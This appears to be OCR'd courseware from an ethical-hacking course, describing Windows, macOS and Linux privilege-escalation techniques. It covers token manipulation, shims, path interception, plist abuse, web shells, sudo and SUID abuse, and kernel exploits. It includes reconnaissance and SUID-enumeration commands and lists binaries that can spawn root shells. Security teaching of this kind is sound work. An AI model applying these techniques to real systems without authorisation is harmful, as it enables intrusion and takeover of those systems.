
     For example:

     Attackers can browse an HTTP server running on the target system by using the following URL:

     `http://localhost:10080`


     Attackers can access an SSH server running on the target system by executing the following command:

     `# ssh myadmin@localhost`




Other Privilege Escalation Techniques

Access Token Manipulation	The Windows operating system uses access tokens to **determine the security context** of a process or thread Attackers can obtain access tokens of other users or generate **spoofed tokens** to escalate privileges and perform malicious activities by evading detection
Application Shimming	The Windows Application Compatibility Framework called Shim is used to **provide compatibility** between the older and newer versions of the Windows operating system Shims like **RedirectEXE**, **injectDLL**, and **GetProcAddress** can be used by attackers to escalate privileges, install backdoors, disable Windows Defender, etc.
Filesystem Permissions Weakness	If the filesystem permissions of binaries are not properly set, an attacker can **replace the target binary** with a malicious file If the process that is executing this binary has **higher level permissions**, then the malicious binary also executes under higher level permissions
Path Interception	Applications include many **weaknesses** and **misconfigurations** like unquoted paths, path environment variable misconfiguration, and search order hijacking that lead to path interception Path interception helps an attacker to **maintain persistence** on a system and **escalate privileges**
Scheduled Task	The **Windows Task Scheduler** along with utilities such as 'at' and 'schtasks' can be used to schedule programs that can be executed at a specific date and time The attacker can use this technique to **execute malicious programs** at system startup, maintain persistence, perform remote execution, escalate privileges, etc.



Other Privilege Escalation Techniques (Cont'd)

Launch Daemon	**Launchd** is used in MacOS and OS X boot up to complete the system initialization process by loading parameters for each launch-on-demand system-level daemon Daemons have **plists** that are linked to executables that run at start up The attacker can **alter the launch daemon's** executable to maintain persistence or to escalate privileges
Plist Modification	**Plist files** in MacOS and OS X describe when programs should execute, the executable file path, the program parameters, the required OS permissions, etc. Attackers alter plist files to **execute malicious code** on behalf of a legitimate user to escalate privileges
Setuid and Setgid	In Linux and MacOS, if an application uses **setuid** or **setgid** then the application will execute with the privileges of the owning user or group An attacker can **exploit the applications** with the setuid or setgid flags to execute malicious code with elevated privileges
Web Shell	A Web shell is a **web-based script** that allows access to a web server Attackers create web shells to **inject malicious script** on a web server to maintain persistent access and escalate privileges



Other Privilege Escalation Techniques (Cont'd)

Abusing Sudo Rights

- Sudo is a UNIX and Linux based system utility that permits users to run commands as a **superuser** or root using the security privileges of another user
- Attackers can **overwrite the sudo configuration file**, `/etc/sudoers` with their own malicious file to escalate privileges

Abusing SUID and SGID Permissions

- SUID and SGID are **access permissions** given to a program file in Unix based systems
- Attackers can use executable commands with **SUID and SGID bits enabled** to escalate privileges

Kernel Exploits

- Kernel exploits are referred to as the programs the can exploit vulnerabilities present in the kernel to **execute arbitrary commands** or code with higher privileges
- Attackers can **attain superuser access** or root-level access to the target system by exploiting kernel vulnerabilities

Other Privilege Escalation Techniques

- **Access Token Manipulation**

  In Windows OSs, access tokens are used to determine the security context of a process or thread. These tokens include the access profile (identity and privileges) of a user associated with a process. After a user is authenticated, the system produces an access token. Every process the user executes makes use of this access token. The system verifies this access token when a process is accessing a secured object.

  Any Windows user can modify these access tokens so that the process appears to belong to some other user than the one who started it. Then, the process acquires the security context of the new token. For example, Windows administrators have to log on as normal users and need to run their tools with admin privileges using token manipulation command "runas." Attackers can exploit this to access the tokens of other users, or generate spoofed tokens, to escalate privileges and perform malicious activities while evading detection.

- **Application Shimming**

  The Windows OSs use a Windows Application Compatibility Framework called shims to provide compatibility between the older and newer versions of Windows. For example, application shimming allows programs created for Windows XP to be compatible with Windows 10. Shims provide a buffer between the program and the OS. This buffer is referenced when a program is executed to verify whether the program requires access to the shim database. When a program needs to communicate with the OS, the shim database uses API hooking to redirect the code. All the shims installed by the default Windows installer (sbinst.exe) are stored at

```
%WINDIR%\AppPatch\sysmain.sdb
```

```
hklm\software\microsoft\windows
nt\currentversion\appcompatflags\installedsdb
```

Shims run in user mode, and they cannot modify the kernel. Some of these shims can be used to bypass UAC (RedirectEXE), inject malicious DLLs (InjectDLL), capture memory addresses (GetProcAddress), etc. An attacker can use these shims to perform different attacks including disabling Windows Defender, privilege escalation, installing backdoors, etc.

- **Filesystem Permissions Weakness**

  Many processes in the Windows OSs execute binaries automatically as part of their functionality or to perform certain actions. If the filesystem permissions of these binaries are not set properly, then the target binary file may be replaced with a malicious file, and the actual process can execute it. If the process that is executing this binary has higher-level permissions, then the binary also executes under higher-level permissions, which may include SYSTEM. Attackers can exploit this technique to replace original binaries with malicious binaries to escalate privileges. Attackers use this technique to manipulate Windows service binaries and self-extracting installers.

- **Path Interception**

  Path interception is a method of placing an executable in a particular path in such a way that the application will execute it in place of the legitimate target. Attackers can exploit several flaws or misconfigurations to perform path interception like unquoted paths (service paths and shortcut paths), path environment variable misconfiguration, and search order hijacking. Path interception helps an attacker to maintain persistence on a system and escalate privileges.

- **Scheduled Task**

  The Windows OS includes utilities such as '**at**' and '**schtasks**.' A user with administrator privileges can use these utilities in conjunction with the Task Scheduler to schedule programs or scripts that can be executed at a particular date and time. If a user provides proper authentication, he/she can also schedule a task from a remote system using a remote procedure call (RPC). An attacker can use this technique to execute malicious programs at system startup, maintain persistence, perform remote execution, escalate privileges, etc.

- **Launch Daemon**

  During the MacOS and OS X booting process, launchd is executed to complete the system initialization process. Parameters for each launch-on-demand system-level daemon found in /System/Library/LaunchDaemons and /Library/LaunchDaemons are loaded using launchd. These daemons have property list files (plist) that are linked to executables that run at the time of booting. Attackers can create and install a new launch daemon, which can be configured to execute at boot-up time using launchd or launchctl to load plist into the relevant directories. The weak configurations allow an attacker to alter the existing launch daemon's executable to maintain persistence or to escalate privileges.

- **Plist Modification**

  In MacOS and OS X, plist (property list) files include all the necessary information that is needed to configure applications and services. These files describe when programs should execute, the executable file path, program parameters, essential OS permissions, etc. The plist files are stored at specific locations like /Library/Preferences (which execute with high-level privileges) and ~/Library/Preferences (which execute with user privileges). Attackers can access and alter these plist files to execute malicious code on behalf of a legitimate user, and further use them as a persistence mechanism and to escalate privileges.

- **Setuid and Setgid**

  In Linux and MacOS, if an application uses setuid or setgid, the application will execute with the privileges of the owning user or group, respectively. Generally, the applications run under the current user's privileges. There are certain circumstances where the programs must be executed with elevated privileges but the user running the program does not need the elevated privileges. In this scenario, one can set the setuid or setgid flags for their applications. An attacker can exploit the applications with the setuid or setgid flags to execute malicious code with elevated privileges.

- **Web Shell**

  A web shell is a web-based script that allows access to a web server. Web shells can be created in all OSs like Windows, Linux, MacOS, and OS X. Attackers create web shells to inject a malicious script on a web server to maintain persistent access and escalate privileges. Attackers use a web shell as a backdoor to gain access and control a remote server. Generally, a web shell runs under the current user's privileges. Using a web shell, an attacker can perform privilege escalation by exploiting local system vulnerabilities. After escalating privileges, an attacker can install malicious software, change user permissions, add or remove users, steal credentials, read emails, etc.

- **Abusing Sudo Rights**

  Sudo (substitute user do) is a UNIX- and Linux-based system utility that permits users to run commands as a superuser or root by using the security privileges of another user. An `/etc/sudoers` file includes the configuration of sudo rights. This file contains detailed information regarding access permissions, including commands that are allowed to run with or without passwords per user or group.

  Attackers can abuse sudo to escalate their privileges to run programs that the normal users are not allowed to run. For example, if an attacker has sudo-rights to run a `cp` command then he/she can overwrite an `/etc/sudoers` or `/etc/shadow` file with his/her own malicious file. By overwriting the content of the sudoers file, he/she can edit the permissions to run various restricted commands or programs to launch further attacks on the system.

- **Abusing SUID and SGID Permissions**

  Set User Identification (SUID) and Set Group Identification (SGID) are access permissions given to a program file in UNIX-based systems. These permissions usually allow the users on the system to run a program with temporarily elevated privileges or root privileges to execute a particular task. The files with SUID and SGID rights run with higher privileges.

  In Linux, there are some commands and binaries that can be executed by the attackers to elevate their privileges from non-root users to root users, if flags of SUID and SGID rights are set. Some of the executable commands that can be used by attackers to spawn a shell and escalate privileges are **`Nmap`**, **`vim`**, **`less`**, **`more`**, **`Bash`**, **`Cat`**, `Cp`, **`echo`**, **`find`**, **`Nano`**, etc.

  Attackers can use the following commands to find SUID and SGID files in the target system:

  ```
  # Find SUID
  find / -perm -u=s -type f 2>/dev/null
  # Find GUID
  find / -perm -g=s -type f 2>/dev/null
  ```

- **Kernel Exploits**

  Kernel exploits refer to programs that can exploit vulnerabilities present in the kernel to execute arbitrary commands or code with higher privileges. By successfully exploiting kernel vulnerabilities, attackers can attain superuser or root-level access to the target system. To run a kernel exploit, attackers must have configuration details of the target system.


  Attackers use the following commands to obtain details such as the OS, kernel version, and architecture of the target system:

  ```
  # OS
  uname -a

  # Kernel version
  cat /etc/issue

  # Architecture
  cat /proc/version
  ```

  Attackers search https://www.exploit-db.com and execute Python scripts such as linprivchecker.py to detect kernel exploits for escalating privileges.

Privilege Escalation Tools

